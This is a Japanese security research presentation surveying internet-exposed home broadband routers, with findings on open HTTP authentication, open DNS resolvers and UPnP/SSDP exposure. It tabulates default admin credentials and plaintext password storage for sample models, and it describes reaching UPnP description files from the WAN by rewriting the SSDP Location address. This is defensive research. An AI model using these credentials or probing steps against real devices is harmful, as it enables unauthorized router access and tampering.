- 外部ネットワークに対し401 認証がオープンになっている機器が一定の規模で存在し、その内、一定数の割合で公表された脆弱性の対処をしていないL社製ルータが存在している
- 外部ネットワークに対し401 認証がオープンになっている機器は限定された機種に限る物ではなく、複数メーカー、複数機種で起こっている事象である
- 外部ネットワークに対し401 認証がオープンになっている機器の内、平易なID/PWでのloginが可能なものが少なからず存在すると考えられるが、本調査手法では調査することが不可能であり、各機種やそのファームウェアの調査など更なる調査を実施する必要がある

- open resolverとして機能する機器は、今回調査範囲の [] であり、やはり一定の数が存在している
- open resolverとして機能する機器のDNSクエリに対するversion.bind値を確認したところ、ISP各社のDNSサーバと同一の特定文字列が現れるものが [] を占める
- このことから、open resolverとして機能する機器の多くがDNSフォワーダ動作を行っており、上位にあたるISPのDNSサーバを参照しており、その大半は家庭用BBルータであると推測される




- ssdp応答機器の割合は調査IPに対し [REDACTED]
なお、比較として下記レポートを参照すると、IPv4 空間の 2.2% が UPnPリクエストに反応するという結果が確認されており、おおよそ近い結果が見られた。
RAPID7 : Security Flaws in Universal Plug and Play: Unplug, Don't Play.
<https://community.rapid7.com/docs/DOC-2150>
- ssdp (UPnP) に関しては現状、脆弱性に関する報告は多数されているものの深刻な攻撃は確認されていない
- ssdp (UPnP) が外部から応答することに関しての危険性や、本調査で外部からのリクエストに正常応答したものの内で各報告で危険とされている脆弱性がどの程度存在するかを知る必要はあるが、追調査などの実施により慎重に精査し判断することが重要である

■基本方針

- 認証/DoS脆弱性など、ネットワーク経由では実施することのできないNWデバイスに対する詳細調査を実現する
- NWデバイス毎のフィンガープリント(HTTP server/authヘッダ値、SSDP server/locationヘッダ値等)情報を収集し、脆弱性NWデバイス調査結果への突合せによって調査分析の深掘りを実現する

■調査項目(案)

- 機種特定の手掛かりとなる情報(フィンガープリント)の採取
 - ✓ HTTP(server/authヘッダ値等)
 - ✓ SSDP(server/locationヘッダ値等)
- Web(HTTP)管理画面の認証脆弱性確認
- SSDP(UPnP)機能に関する脆弱性確認
 - ✓ WAN側からのDescription情報取得可否
 - ✓ WAN側からのSOAP-IFアクセス可否



個別NWデバイス調査の狙いどころ

脆弱性



攻撃種別



発生するインシデント

ルータ機能の脆弱性

不正ユーザが外部からアクセス可能



WAN向けの不要なポート開放

- DNS
- SSDP
- HTTP
- SNMP
- ⋮

認証に脆弱性がある

- 周知のデフォルトパスワード設定
- 推測容易なパスワード
- 認証回避処理の存在

情報の保管方法

- パスワードを平文保存
- 脆弱な暗号化

管理機能の脆弱性

DoS

コマンドインジェクション

バッファオーバーフロー

不正ログイン

設定改ざん
■ DNS設定改ざん
■ NAT改ざん

情報詐取

オープンプロキシ

サービス妨害

- 機器の不正な停止操作
- システムクラッシュ
- DNS Amp攻撃

PPPoE アカウント詐取

- PPPoE ログイン不可
- ISP会員オプション不正購入
- 攻撃者の身元隠匿

通信の盗聴

- 通信内容の不正閲覧

フィッシング詐欺








- 悪性サイト不正誘導
- MITM攻撃

不正通信の踏み台利用

- ブログ不正投稿(犯罪予告等)
- SPAM発射台化
- 不正遠隔操作

この箇所を試験観点として、ルータ毎の個別詳細調査を実施する。

個別NWデバイス調査始めの調査対象として、主要BBルータメーカーから販売されている以下の市中製品をサンプルとして調査を実施した。

	メーカー	機種名	製造時期
	A社	A社①	2003年10月
	A社	A社②	2013年7月
	B社	B社③	2012年4月
	C社	C社④	2009年8月
	C社	C社⑤	2013年5月
	D社	D社⑥	2013年7月
	E社	E社⑦	2009年7月
	E社	E社⑧	2009年12月

(画像出典) 価格.com <http://kakaku.com/>

調査結果(HTTP)

LAN-W300N/R(C社④)のみ、WAN側からのWebアクセスが可能である結果となった。しかし、他ルータにおいても推測容易なID/パスワードの利用、パスワードの平文保存などが確認されており、もしポート開放等の理由によって第三者にアクセスされた場合、容易にログイン可能であることから注意が必要である。

機種名	WANからのWeb画面閲覧	デフォルトのWeb画面認証ID/パスワード		PW平文保存
A社①	不可	root	(無し)	-
A社②	不可	admin	password	無
B社③	不可	(認証なし)	(認証なし)	-
C社④	可	admin	admin	有
C社⑤	不可	admin	admin	有
D社⑥	不可	admin	(ユーザ設定必須)	無
E社⑦	不可	admin	password	有
E社⑧	不可	admin	password	有

- ポケットWi-FiルータのE社⑦において、オープンリゾルバの反応が確認された。
- version.bind値からは簡易なDNSキャッシュサーバとして利用されるソフトウェア「dnsmasq」が確認できた。

機種名	オープンリゾルバ確認	version.bind値
A社①	timeout	-
A社②	timeout	-
B社③	timeout	-
C社④	timeout	-
C社⑤	timeout	-
D社⑥	timeout	-
E社⑦	NOERROR	dnsmasq-2.40
E社⑧	timeout	-


調査結果(SSDP)

4機種においてWAN側からSSDP(UPnP)応答が確認され、うち C社④、 E社⑧ の2機種においてはDescriptionファイルへ外部からアクセスすることができた。

機種名	応答	ext	Server	location	WANからのDescription閲覧
A社①	200OK	uuid:00000000-0000-0001-0000-106f3f3f4fb8::upnp:rootdevice	BBR-4MG/2.04 Release 0002 UPnP/1.0 UPnP-Device-Host/1.0	http://192.168.11.1:62128/igd.xml	不可
A社②	無	-	-	-	不可
B社③	無	-	-	-	不可
C社④	200OK	uuid:63041253-1019-2006-1228-00018e5f63b0::upnp:rootdevice	OS 1.0 UPnP/1.0 Realtek/V1.3	http://192.168.2.1:52881/simplecfg.xml	可
C社⑤	無	-	-	-	不可
D社⑥	無	-	-	-	不可
E社⑦	200OK	uuid:28802880-2880-1880-a880-0022cf155010::upnp:rootdevice	Linux/2.6.21, UPnP/1.0, Portable SDK for UPnP devices/1.3.1	http://192.168.1.1:49152/description.xml	不可
E社⑧	200OK	uuid:28802880-2880-1880-a880-0022cf2cbf94::upnp:rootdevice	Linux/2.6.21, UPnP/1.0, Portable SDK for UPnP devices/1.3.1	http://192.168.111.1:49153/description.xml	可 (※port番号は異なる)

UPnP Descriptionファイルについて

DescriptionファイルはUPnP対応NWデバイスの**機器情報**・**提供機能**を記すXMLファイルである。製品型番、シリアル番号など機器に関する詳細情報が確認できるほか、グローバルIPアドレス取得・ポートマッピング設定等のNW機器設定に関する機能を確認することができる。



```
<?xml version="1.0" ?>
- <root xmlns="urn:schemas-upnp-org:device-1-0">
  - <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <URLBase>http://192.168.2.1:52881</URLBase>
  - <device>
    <deviceType>urn:schemas-wifialliance-org:device:WFADevice:1</deviceType>
    <friendlyName>Wireless Router</friendlyName>
    <manufacturer />
    <manufacturerURL />
    <modelDescription>Wireless Router</modelDescription>
    <modelName>RTL8xxx</modelName>
    <modelNumber>EV-2009-02-06</modelNumber>
    <modelURL />
    <serialNumber>123456789012347</serialNumber>
    <UDN>uuid:63041253-1019-2006-1228-00018e5f63b0</UDN>
    <UPC>112233445566</UPC>
  - <serviceList>
    - <service>
      <serviceType>urn:schemas-wifialliance-org:service:WFAWLANCo
      <serviceId>urn:wifialliance-org:serviceId:WFAWLANCo
      <SCPDURL>/simplecfgservice.xml</SCPDURL>
      <controlURL>/upnp/control/WFAWLANConfig1</controlURL>
      <eventSubURL>/upnp/event/WFAWLANConfig1</eventSubURL>
    </service>
  </serviceList>
</root>
```

機器情報 (device)

- 製品モデル名
- メーカー名
- 製品番号
- 個体識別番号・・・等

- グローバルIPアドレス取得
- PPP切断
- ポートマッピング設定/削除
- DNSサーバ設定・・・等


提供機能情報 (service)

```
<?xml version="1.0" ?>
- <scpd xmlns="urn:schemas-upnp-org:service-1-0">
  - <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  - <actionList>
    - <action>
      <name>GetDeviceInfo</name>
      - <argumentList>
        <argument>
          <name>NewDeviceInfo</name>
          <direction>out</direction>
          <relatedStateVariable>DeviceInfo</relatedStateVariable>
        </argument>
      </argumentList>
    </action>
    - <action>
      <name>PutMessage</name>
      - <argumentList>
        <argument>
          <name>NewInMessage</name>
          <direction>in</direction>
          <relatedStateVariable>InMessage</relatedStateVariable>
        </argument>
        <argument>
          <name>NewOutMessage</name>
          <direction>out</direction>
          <relatedStateVariable>OutMessage</relatedStateVariable>
        </argument>
      </argumentList>
    </action>
  </actionList>
</scpd>
```

実際には機器情報の記載内容や提供機能は各機器毎の実装に応じて異なっており、必要に応じて各機器毎に確認が必要である。

UPnP/IFが公開されていた場合の危険性

Descriptionファイルを含むUPnP機能は本来LAN向けの機能であるが、一部の機種において、WAN側からのアクセスが可能であることが確認された。



【探索パケット応答】

```
HTTP/1.1 200 OK
Cache-Control: max-age=1800
ST: upnp:rootdevice
USN: uuid:63041253-1019-2006-1228-00018e5f63b0::upnp:rootdevice
EXT:
Server: OS 1.0 UPnP/1.0 Realtek/V1.3
Location: http://192.168.2.1:52881/simplecfg.xml
```

LocationヘッダのIPアドレス箇所(※)をWANアドレスに書換えてアクセスすると、Descriptionファイルが見れる機器がある。

※ MZK-W300NH2はport番号の書換えを行った上で閲覧可能であった

SSDP

UPnP対応機器

Descriptionファイル

10.1.1.1:52881/simplecfg.xml

This XML file does not appear to have any style information associated with it.

```
<?xml version="1.0" encoding="utf-8" >
<root xmlns="urn:schemas-upnp-org:device-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <URLBase>http://192.168.2.1:52881</URLBase>
  <device>
    <deviceType>urn:schemas-wifialliance-org:device:WFADevice:1</deviceType>
    <friendlyName>Wireless Router</friendlyName>
    <manufacturer/>
    <manufacturerURL/>
    <modelDescription>Wireless Router</modelDescription>
    <modelName>RTL8xxx</modelName>
    <modelNameNumber>EV-2009-02-06</modelNameNumber>
    <modelURL/>
    <serialNumber>123456789012347</serialNumber>
    <UDN>uuid:63041253-1019-2006-1228-00018e5f63b0</UDN>
    <UPC>112233445566</UPC>
  </device>
</root>
```

なお、Descriptionに記載された機能(Service)がWAN側からアクセス可能かどうかは機器毎の実装によるものとなっており、今後の詳細調査で引き続き調査を進めていく方針である。

- 現在、インターネットに接続している一定数以上のネットワークデバイス(主にBBルータ)において、外部からの http / DNS / ssdp などのリクエストに対して応答する機器が存在し、**サイバー攻撃の対象やインフラとして悪用される危険性が存在する。**
- また、現在購入可能なBBルータにおいても、外部からの http / DNS / ssdp などのリクエストに応答する機種が存在した。
しかしながら、サンプル調査においては危険性の高いSOAPコマンド要求を受け付けた機種は見受けられなかった。
- 今回の講演させて頂いた調査では、現状、インターネットに接続されて利用されているネットワークデバイスにおいて、各種報告にある脆弱性が確かに存在しサイバー攻撃の対象やインフラとして悪用される危険性は存在しているが、その**危険性の深刻さについては、本講演の調査範囲で明らかにできるものではなく、より詳細な調査や広範囲な情報収集が必要**であるものと考え
- 今後、BBルータの様な直接ネットワーク機器につながりながら利用者の目にとまりにくい機器(例:インターネット家電)が増えてくることから、目に触れる機会の少ないインターネット機器の脆弱性やその対処について、**利用者への注意を促す仕組み作り**や**利用者への意識の向上**を図る仕組みについて関係者への働きかけを実施する必要性がある

ご清聴ありがとうございました！

nishibe@telecom-isac.jp